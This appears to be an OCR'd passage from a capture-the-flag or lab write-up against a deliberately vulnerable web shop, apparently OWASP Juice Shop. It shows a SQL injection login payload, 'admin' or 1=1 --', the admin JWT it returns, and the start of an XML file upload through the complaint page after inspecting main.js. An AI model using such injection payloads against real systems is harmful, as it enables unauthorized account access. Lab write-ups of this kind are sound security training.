


```
{
  "email":"admin' or 1=1 --",
  "password":"admin"
}
```

```
X-Recruiting: /#/jobs

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dX
    MiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
    UiOiJTY2hsZWltaWVZVCIsImVtYWlsIjoiYWRtaW5AanVpY2
    Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMj
    UwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZG
    VsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW
    5lZCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW
    1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdH
    BTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZE
    F0IjoiMjAyNS0wNC0wNSAwNzozNjowOC44MTMgKzAwOjAwIi
    widXBkYXRlZEF0IjoiMjAyNS0wNC0wNSAwOToxMzoyMy40Nz
    kgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNz
    QzODQ1MTk2fQ.Sq8ruUf-1jO4aJHTV8aB88OYXYsGLHihHEs
    zrIYyOTS_cwU4dKGGW3YyuEpHZj3R8XuM_YR7RkamZ-MaFMa
    Kv5OPjeOYP-bW1NPVOX1mfRH1Y8nWNkXNJ8mOb-RoVI4ngjK
    hOx udXO116rYEf46Z4z3hURP778ObxdE NCGwzU",
```

Sending admin' or 1=1 – and getting authentication token as admin is the first user in the table

Deprecated Interface (Security Misconfiguration)



Complaint


Customer: aziz@sec

Message*


Max. 160 characters 0/160

Invoice: Choose File No file chosen

B2B interface through the complaint page



Only formats available are pdf and zip




```
[]);
ssageControl = new s.hs("",[s.k0.required, s.k0.maxLength(160)]);
leControl;
leUploadError = void 0;
loader = new St.l0({
  url: I.c.hostServer + "/file-upload",
  authToken: `Bearer ${localStorage.getItem("token")}`,
  allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/x-zip-compressed", "multipart/x-zip", "application/yaml", "application/x-yaml", "te
  maxFileSize: 1e5
;
```

zip 2 of 16

3 characters selected

Coverage: n/a

Finding that XML is available by searching in the main.js file



Complaint

Customer: aziz@sec

Message*: aziz

Max. 160 characters 4/160

Invoice: Choose File aziz.xml

Sending an XML file